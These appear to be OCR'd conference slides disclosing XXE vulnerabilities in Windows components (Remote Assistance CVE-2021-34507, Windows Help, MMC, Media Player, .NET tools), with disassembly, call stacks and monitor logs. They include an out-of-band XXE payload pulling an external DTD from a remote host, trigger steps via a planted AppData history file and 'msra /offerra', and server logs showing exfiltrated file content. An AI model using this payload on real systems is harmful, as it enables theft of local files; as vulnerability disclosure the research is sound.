
CVE-2018-0878 - patched LoadRATicket
But havent patched other use of the vulnerable
Com object



```
CLSID_DOMDocument dd 0F6D90F11h             ; DATA XREF: CSessionLogger::OpenLog(ushort *,uint,HWND__ *,int)+8E↓o
                                            ; InitXMLDocWithString(ushort *,IXMLDOMDocument * *)+49↓o
                                            ; CXMLStrList::Initialize(ushort *)+30↓o
                                            ; CRAInvitationHistoryManager::SaveRAInvitationsHistory(ushort *)+E8↓o
                                            ; CRAInvitationHistoryManager::LoadAndSortRAInvitationsHistory(ushort *)+B2↓o
                                            ; ComposeXMLControlBlock(FILE_ATTRIBUTES *,CFileWorkItem *,ushort const *,ushort * *)+1D5↓o
                                            ; ReadXMLControlBlock(FILE_ATTRIBUTES *,ushort *)+FE↓o
                                            ; ProcessCommandForPropAnnounce(ushort *,ushort * *,ushort * *)+CC↓o
                db  73h ; s
                db  9Ch ; œ
                db 0D3h ; Ó
                db  11h
                db 0B3h ; ³
                db  2Eh ; .
                db    0
                db 0C0h ; À
                db  4Fh ; O
                db  99h ; ™
                db  0Bh
                db 0B4h ; ´
; GUID IID_IXMLDOMDocument
IID_IXMLDOMDocument dd 2933BF81h            ; DATA XREF: InitXMLDocWithString(ushort *,IXMLDOMDocument * *)+3B↓o
                                            ; CXMLStrList::Initialize(ushort *)+1F↓o
                                            ; ConvertToCollabTicket(CRATicket *,int)+1AC↓o
                                            ; CRATicket::SaveRATicket(ushort *,int)+157↓o
                                            ; CRATicket::LoadRATicket(ushort *)+E4↓o
                                            ; CRAInvitationHistoryManager::SaveRAInvitationsHistory(ushort *)+DE↓o
                                            ; CRAInvitationHistoryManager::LoadAndSortRAInvitationsHistory(ushort *)+A5↓o
                                            ; ComposeXMLControlBlock(FILE_ATTRIBUTES *,CFileWorkItem *,ushort const *,ushort * *)+1C8↓o
                                            ; ReadXMLControlBlock(FILE_ATTRIBUTES *,ushort *)+F1↓o
                                            ; ProcessCommandForPropAnnounce(ushort *,ushort * *,ushort * *)+BF↓o
                db  36h ; 6
                db  7Bh ; {
                db 0D2h ; Ò
                db  11h
                db 0B2h ; ²
                db  0Eh
                db    0
                db 0C0h ; À
                db  4Fh ; O
                db  98h ; ˜
                db  3Eh ; >
                db  60h ; `
; GUID CLSID_DOMDocument2
CLSID_DOMDocument2 dd 0F6D90F11h, 11D39C73h, 0C0002EB3h, 0B40B994Fh, 2 dup(0)
                                            ; DATA XREF: ConvertToCollabTicket(CRATicket *,int)+1B9↓o
                                            ; CRATicket::SaveRATicket(ushort *,int)+164↓o
                                            ; CRATicket::LoadRATicket(ushort *)+F1↓o
                dd 300032h, 650031h, 390066h, 610039h, 37002Dh, 610066h
                dd 2D0030h, 340034h, 630034h, 39002Dh
                db  33h ; 3
                db    0
                db  39h ; 9
                db    0
                db  39h ; 9
```

XXE - automatic 0-day - msra

LoadAndSortRAInvitationsHistory function




```
    CEventLogger::LogError(
      v5,
      (const struct _EVENT_DESCRIPTOR *)Recoverable_Error,
      L"base\\diagnosis\\ra\\core\\lib\\rahistory.cpp",
      v7,
      L"CRAInvitationHistoryManager::LoadAndSortRAInvitationsHistory",
      v4);
    goto LABEL_103;
  }
  v4 = CoCreateInstance(&CLSID_DOMDocument, 0i64, 1u, &IID_IXMLDOMDocument, (LPVOID *)&ppv);
  v6 = v4;
  if ( v4 < 0 )
  {
    v7 = 660;
    goto LABEL_3;
  }
  v4 = ((__int64 (__fastcall *)(IXMLDOMDocument *, _QWORD))ppv->lpVtbl->put_async)(ppv, 0i64);
  v6 = v4;
  if ( v4 < 0 )
  {
    v7 = 662;
    goto LABEL_3;
  }
  pvarg.vt = 0;
  VariantClear(&pvarg);
  pvarg.vt = 8;
  pvarg.llVal = (LONGLONG)SysAllocString(a2);
  if ( !pvarg.llVal && a2 )
  {
    pvarg.vt = 10;
    pvarg.lVal = -2147024882;
    ATL::AtlThrowImpl(-2147024882);
  }
  v47 = pvarg;
  v8 = ((__int64 (__fastcall *)(IXMLDOMDocument *, VARIANTARG *, __int16 *))ppv->lpVtbl->load)(ppv, &v47, &v40);
```

XXE - automatic 0-day - msra

GetInvitationManagerLoaded function


28 = appdata



```
  v7 = GetDirectoryAsBSTR(28, &xmlBstr_1, (__int64)L"\\RAContactHistory.xml");
  *((_DWORD *)v3 + 1) = 3;
LABEL_9:
  v2 = xmlBstr_1;
  v6 = v7;
  if ( v7 < 0 )
    goto LABEL_10;
  v6 = CRAInvitationHistoryManager::LoadAndSortRAInvitationsHistory(v3, xmlBstr_1);
LABEL_12:
```

XXE - automatic 0-day - msra

Msra UI - invitation history usage = how to trigger the vulnerability



Windows Remote Assistance

Who do you want to help?

With the appropriate group policy settings in place you can connect directly using either the computer name or the IP address.


Type a computer name or IP address:

Or choose from your history:


1.1.1.1

XXE - automatic 0-day - msra - CVE-2021-34507


Fully Patched Windows 10



Name	Date modified
Comms	02/02/2021 12:47
ConnectedDevicesPlatform	02/02/2021 12:24
Microsoft	07/02/2021 7:56
MicrosoftEdge	02/02/2021 12:25
Packages	07/02/2021 17:56
PeerDistRepub	07/02/2021 7:55
PlaceholderTileLogoFolder	02/02/2021 12:52
Publishers	02/02/2021 12:24
Temp	08/02/2021 0:06
VirtualStore	02/02/2021 12:23
RAExpertHistory.xml	07/02/2021 7:33




Time ...	Process Name	PID	Operation	Path
23:40:...	msra.exe	5004	QueryEAFile	C:\Windows\System32\msxml3r.dll
23:40:...	msra.exe	5004	CreateFileMapp...	C:\Windows\System32\msxml3r.dll
23:40:...	msra.exe	5004	QueryStandardI...	C:\Windows\System32\msxml3r.dll
23:40:...	msra.exe	5004	CreateFileMapp...	C:\Windows\System32\msxml3r.dll
23:40:...	msra.exe	5004	CloseFile	C:\Windows\System32\msxml3r.dll
23:40:...	msra.exe	5004	ReadFile	C:\Windows\System32\msxml3.dll
23:40:...	msra.exe	5004	CreateFile	C:\Users\Safebreach\AppData\Local\RAExpertHistory.xml
23:40:...	msra.exe	5004	QueryEAFile	C:\Users\Safebreach\AppData\Local\RAExpertHistory.xml
23:40:...	msra.exe	5004	ReadFile	C:\Windows\System32\msxml3.dll
23:40:...	msra.exe	5004	ReadFile	C:\Users\Safebreach\AppData\Local\RAExpertHistory.xml
23:40:...	msra.exe	5004	ReadFile	C:\Windows\System32\msxml3.dll



```
C:\Users\Safebreach>msra /offerra

C:\Users\Safebreach>msra /offerra

C:\Users\Safebreach>
```

```
<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE zsl [
<!ENTITY % remote SYSTEM "http://829b0bc5.space/xxe.xml">
%remote;%root;%oob;]>
```

C2 server


Recycle Bin
Notepad++
Select Command Prompt - c:\python27\python -m SimpleHTTPServer 80

```
C:\inetpub\wwwroot>c:\python27\python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
87.71.142.251 - - [08/Feb/2021 09:36:17] "GET /xxe.xml HTTP/1.1" 200 -
87.71.142.251 - - [08/Feb/2021 09:36:17] "GET /?msra%20THIS%20IS%20THE%
MSRAS@f3Br34ch%20XXE%20vulnerability HTTP/1.1" 200 -
```

Automatic 0-days - SIX Discovered vulnerabilities

0 Day CVE-2021-34507 MS Remote Assistance ✓

0 Day unpatched Windows Help


0 Day unpatched Microsoft Management Console

0 Day unpatched Window Media Player

0 Day unpatched MSIL XML Schema Definition Tool


0 Day unpatched MSIL XSLT compiler

XXE - Windows Help 0-day vulnerability



```
C:\inetpub\wwwroot>c:\python27\python -m SimpleHTTPServer 8888
Serving HTTP on 0.0.0.0 port 8888 ...
87.71.143.194 - - [19/Feb/2021 12:47:10] "GET /xxe2.xml HTTP/1.1" 200 -
87.71.143.194 - - [19/Feb/2021 12:47:10] "GET /?THIS%20IS%20THE%20PRIVATE%20CONTENT%20OF%20F
3-B32E-00C04F990BB4} HTTP/1.1" 200 -
```

Microsoft Management Console 0-day vulnerability



Add or Remove Snap-ins

You can select snap-ins for this console from those available on your computer and configure the selected set of snap-ins. For extensible snap-ins, you can configure which extensions are enabled.

Available snap-ins:

Snap-in	Vendor
Group Policy Object ...	Microsoft Cor...
Internet Informatio...	Microsoft Cor...
IP Security Monitor	Microsoft Cor...
IP Security Policy M...	Microsoft Cor...
Link to Web Address	Microsoft Cor...
Local Users and Gro...	Microsoft Cor...
Performance Monitor	Microsoft Cor...
Print Management	Microsoft Cor...
Remote Desktop Ga...	Microsoft Cor...
Resultant Set of Policy	Microsoft Cor...
Security Configurati...	Microsoft Cor...
Security Templates	Microsoft Cor...
Services	Microsoft Cor...

Selected snap-ins:

Console Root

Description:


The Link to Web Address snap-in enables you to add an MMC node with a Web page in the results view.

Link to Web Address


Welcome to the Link to Web Address Wizard

The Link to Web Address snap-in consists of an MMC node with a Web page in the results view. Type the path or URL for the site you want to display, or click Browse.

Path or URL:



Time of Day	Process Name	PID	Operation	Path
10:10:11.9427907 AM	mmc.exe	24568	ReadFile	C:\tmp\new\file.xml
10:10:11.9428304 AM	mmc.exe	24568	ReadFile	C:\tmp\new\file.xml
10:10:11.9582786 AM	mmc.exe	24568	ReadFile	C:\tmp\new\file.xml
10:10:11.9758971 AM	mmc.exe	24568	ReadFile	C:\tmp\new\file.xml
10:10:12.0956632 AM	mmc.exe	24568	ReadFile	C:\tmp\new\file.xml
10:10:12.0956912 AM	mmc.exe	24568	ReadFile	C:\tmp\new\file.xml




The XML page cannot be displayed

Cannot view XML input using style sheet. Please correct the error and then click the Refresh button, or try again later.

Unspecified error Error processing resource 'http://127.0.0.1/?random text'.

XXE Windows Media Player

WMP - Vulnerability triggering



Specify settings for organizing your digital media collection.

Media Library Settings

☑ Add video files found in the Pictures library

□ Add volume leveling information values for new files

☑ Delete files from computer when deleted from library

□ Automatically preview songs on track title hover

Automatic media information updates for files

☑ Retrieve additional information from the Internet

● Only add missing information

○ Overwrite all media information


□ Rename music files using rip music settings

□ Rearrange music in rip music folder, using rip music settings

☑ Maintain my star ratings as global ratings in files

□ Write media information changes to files


Call Stack - calling MSXML3!Document::Load - vulnerable to XXE



```
msxml3!Document::Load+0xf
WMNetMgr!CNamespaceNode::ImportXMLStream+0x107
WMNetMgr!CNamespaceNode::ImportXML+0x3e7
WMNetMgr!CNamespaceNode::ImportFromFile+0x35
WMNetMgr!CNamespaceNode::CycleFiles+0xa3
WMNetMgr!CNamespaceNode::InitializeNamespace+0x526
WMNetMgr!CClientNamespaceFactory::CreateInstance+0xa1
WMNetMgr!CNSClientNetManagerHelper::Initialize+0x140
WMNetMgr!CNSClientNetManager::Initialize+0x49
WMVCore!WMCreateReaderPriv+0x4d3b
WMVCore!WMCreateProfileManager+0xd390
WMVCore!WMIsContentProtected+0x7d95
wmp!Ordinal3002+0x322e42
wmp!Ordinal3002+0x321d26
wmp!Ordinal3002+0x3216bc
ole32!CPageHolder::OnActivate+0x60
ole32!_PageHolderDlgProc+0xb5
USER32!UserCallDlgProcCheckWow+0x18a
USER32!DefDlgProcWorker+0xd2
USER32!DefDlgProcW+0x4f
```


Automatic 0-days in dotNet

For every executable in Windows 10
we created a .Net project



- fhuxcommon.dll
- fhuxgraphics.dll
- fhuxpresentation.dll
- FileHistory.exe
- mfcm140.dll
- mfcm140u.dll
- stordiag.exe
- tzsync.exe
- UpdateHeartbeat.dll
- UtcManaged.dll

An example of a project




- Microsoft.Diagnostics.Telemetry
- Microsoft.Diagnostics.Telemetry.Internal
- Microsoft.Utc
- Microsoft.Utc.AggregatorApiV1
- Properties
- UtcManaged.csproj

.Net Windows SDK - 2 XXE Vulnerabilities

